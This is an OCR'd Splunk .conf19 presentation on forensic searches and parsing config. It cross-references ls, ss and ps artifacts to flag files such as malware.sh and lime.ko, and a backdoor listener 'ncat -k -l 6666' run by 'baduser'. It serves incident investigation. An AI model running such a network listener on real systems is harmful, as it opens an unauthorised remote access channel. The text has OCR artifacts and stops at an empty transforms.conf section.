
splunk> .conf19

© 2019 SPLUNK INC.

Search Syntax

Ls tmp

- Scenario: one of the forensic data files we collect is an Ls of the tmp directory. With this file we can see the permission and user of each file. We want splunk to search the KV store to see if the file_name is found in any other sourcetype.
- Results: splunk found 2 files in multiple locations. The file_name malware.sh was found in 3 separate directories within the files-modified-7-days sourcetype.



```
host=i_0658d846efe28b89fv5 index=*security_forensics sourcetype="os-artifacts:ls-tmp"
| reverse
| table permission num_link user group file_size file_modify_time file_name flag host
| lookup os-artifacts-evidence-collected file_name host
| fields + permission num_link user group file_size file_modify_time file_name sourcetype host
| eval file_name-also-found-in=mvfilter(NOT match(sourcetype, "os-artifacts:ls-tmp"))
| fields - sourcetype host
| eval flag=if(isnull('file_name-also-found-in'), "", "investigate")
```


✓ 11 events (8/21/19 9:00:00.000 PM to 8/28/19 9:03:11.000 PM)

permission	num_link	user	group	file_size	file_modify_time	file_name	file_name-also-found-in	flag
drwx------	3	root	root	4.0K	2019-08-21 18:17:06.432000000 +0000	systemd-private-613a272f561b46f2bf31754d16a0914f-systemd-timesyncd.service-KhXnhj		
drwx------	3	root	root	4.0K	2019-08-21 18:17:10.628000000 +0000	systemd-private-613a272f561b46f2bf31754d16a0914f-systemd-resolved.service-q6KK8K		
-rw-rw-r--	1	baduser	baduser	0	2019-08-26 22:57:32.488670922 +0000	malware.sh	os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days os-artifacts:files-modified-7-days os-artifacts:files-modified-1-day os-artifacts:files-modified-1-day	investigate
-rw-rw-r--	1	ubuntu	ubuntu	11K	2019-08-26 18:26:22.681466788 +0000	lime.ko	os-artifacts:files-modified-7-days os-artifacts:files-modified-1-day	investigate
drwxrwxr-x	3	baduser	baduser	4.0K	2019-08-26 22:57:52.016440682 +0000	badfolder		
-rw-rw-r--	1	baduser	baduser	517K	2015-12-08 11:36:26.000000000 +0000	Doomsday_2560x1440.jpg		
drwxrwxrwt	2	root	root	4.0K	2019-08-21 18:17:06.412000000 +0000	.font-unix		

© 2019 SPLUNK INC.

Search Syntax

Ss ta (aka: netstat)



```
| inputlookup os-artifacts-evidence-collected where host=i_0658d846efe28b89fv5
| table state recv_q send_q local_ip local_port remote_ip remote_port sourcetype command host
| eval examine=if(match(state, "LISTEN") AND (local_port>1024), local_port, NULL)
| eval flag=if(match(state, "LISTEN") AND (local_port>1024), "investigate", NULL)
| rex field=command "(?<port>102[4-9]|10[3-9]\d|1[1-9]\d{2}|[2-9]\d{3}|[1-5]\d{4}|6[0-4]\d{3}|65[0-4]\d{2}|655[0-2]\d|6553[0-5])"
| eval combine=coalesce(examine, port)
| eventstats values(sourcetype) as value by combine
| search state=*
| eval port_also_found_in=mvfilter(NOT match(value,"os-artifacts:ss-ta"))
| fields - command combine port examine value sourcetype host
```

✓ 7 results (8/21/19 8:00:00.000 PM to 8/28/19 8:56:01.000 PM) No Event Sampling ▾

state	recv_q	send_q	local_ip	local_port	remote_ip	remote_port	flag	port_also_found_in
LISTEN	0	128	[::]	ssh	[::]	*		
LISTEN	0	10	[::]	6666	[::]	*	investigate	os-artifacts:ps-aux
ESTAB	0	72	10.233.1.42	ssh	10.233.1.120	56564		
ESTAB	0	0	10.233.1.42	ssh	10.233.0.10	54510		
LISTEN	0	128	0.0.0.0	ssh	0.0.0.0	*		
LISTEN	0	128	127.0.0.53%lo	domain	0.0.0.0	*		
LISTEN	0	10	0.0.0.0	6666	0.0.0.0	*	investigate	os-artifacts:ps-aux


- Scenario: Here we have a netstat output. On the next slide we have ps aux. We want splunk when state is set to listen and local_port is greater 1024 to flag that event AND search the command field (which is a field within ps aux) to see if there is a match.
- Results: port 6666 is found in ps-aux sourcetype

© 2019 SPLUNK INC.

Search Syntax

Ps aux

- Scenario: Here we have a ps aux output. We want splunk to do a rex of the command field in order to see if there is anything that resembles a port number greater then 1024. The command field can contain actual commands a user typed into the command line of the ec2 instance we are investigating. If a potential port number is found we then want splunk to search against the local_port field within the KV store to see if there is a match.
- Results: port 6666 is found in ss-ta sourcetype



```
| inputlookup os-artifacts-evidence-collected where host=i_0658d846efe28b89fv5
| table user process_id cpu_load_percent mem_used vsz rss tty stat start cpu_time command sourcetype state local_port host
| rex field=command "(?<port>102[4-9]|10[3-9]\d|1[1-9]\d{2}|[2-9]\d{3}|[1-5]\d{4}|6[0-4]\d{3}|65[0-4]\d{2}|655[0-2]\d|6553[0-5])"
| eval examine=if(match(state, "LISTEN") AND (local_port>1024), local_port, NULL)
| eval combine=coalesce(examine, port)
| eventstats values(sourcetype) as value by combine
| eval port_found_in=mvfilter(NOT match(value,"os-artifacts:ps-aux"))
| fields - sourcetype host state local_port combine examine port value
| search command=*
| eval flag=if(isnull('port_found_in'), "", "investigate")
```

✓ 101 results (8/21/19 10:00:00.000 PM to 8/28/19 10:00:10.000 PM) No Event Sampling ▾

user	process_id	cpu_load_percent	mem_used	vsz	rss	tty	stat	start	cpu_time	command	flag	port_found_in
baduser	16424	0.0	0.4	24892	4860	pts/0	S	23:00	0:00	ncat -k -l 6666	investigate	os-artifacts:ss-ta
root	30195	0.0	0.0	0	0	?	I	18:21	0:00	[kworker/u30:2]		
root	30038	0.0	0.0	0	0	?	I<	Aug23	0:00	[xfs_mru_cache]		

© 2019 SPLUNK INC.

Parsing Config

Parse file that contain multi-line key value pair into 1 event

- Scenario: You have a file that contains several lines of key value pairs that you want to ingest into splunk in 1 event. You can do this with EXTRACT.

sample_file.txt

```
   Static hostname:  ip-10-153-24-53
        Machine ID:  9rje38rh3582ydhr4849dhw39
           Boot ID:  e38db899ey39ww0hw89w4h
  Operating System:  Ubuntu 16.04.5 LTS
```

Once the data is ingested into splunk all 4 lines will be in 1 event and parsed (field/value)

props.conf

```
[sample_file]
DATETIME_CONFIG = CURRENT
SHOULD_LINEMERGE = false
LINE_BREAKER = (completefile*)
EVENT_BREAKER = (completefile*)
EVENT_BREAKER_ENABLE = true
EXTRACT-static_host = (?m)^\s+Static\shostname\:\s(?<static_hostname>.+?$
EXTRACT-machine_id = (?m)\s+Machine\sID\:\s(?<machine_id>.+?)$
EXTRACT-boot_id = (?m)^\s+Boot\sID\:\s(?<boot_id>.+?)$
EXTRACT-operating_system = (?m)^\sOperating\sSystem\:\s(?<os>.+?)$
```

Set regex to where you want to event to break or set the regex to something that will never be found if the entire file is 1 event.

(?m) is how you tell splunk this is a multi-line event

splunk> .conf19

© 2019 SPLUNK INC.

Parsing Config

File contains extra text at the top of the file you don’t want ingested

- Scenario: You have a file that contains some text at the top of the file before your data begins that you don’t care about and you don’t want this text to get ingested into splunk. Use the PREAMBLE_REGEX.
- NOTE: When your using a UF to send data to splunk you normally just have the inputs.conf on the UF but when you use the PREAMBLE_REGEX you need to include a copy of the props.conf as well. That is because the UF will not send the data that matches the regex you provide in the PREAMBLE_REGEX.

sample_file.txt

```
-----------------------  extra text here ------------------------

   Static hostname:  ip-10-153-24-53

         Machine ID:   9rje38rh3582ydhr4849dhw39

              Boot ID:   e38db899ey39ww0hw89w4h

Operating System:   Ubuntu 16.04.5 LTS
```

props.conf

```
[sample_file]

PREAMBLE_REGEX = ^---.*---$
```

Regex matches the first line of our sample_file.txt and will not send this 1 line. The UF will just send the rest of the file content to splunk.

© 2019 SPLUNK INC.

Parsing Config

File contains extra text within the file you don't want ingested cont.

- Scenario: You have a file that contains some text you don't care about and you don't want this text to get ingested into splunk. You can use transform.conf to remove that data.

sample_file.txt

```
Static hostname:  ip-10-153-24-53
         Machine ID:   9rje38rh3582ydhr4849dhw39
----------------------  extra text here -----------------------
              Boot ID:   e38db899ey39ww0hw89w4h
Operating System:   Ubuntu 16.04.5 LTS
```

Here our extra text is within our data.

props.conf

```
[sample_file]
TRANSFORMS-remove = remove_extra_text
```

transforms.conf

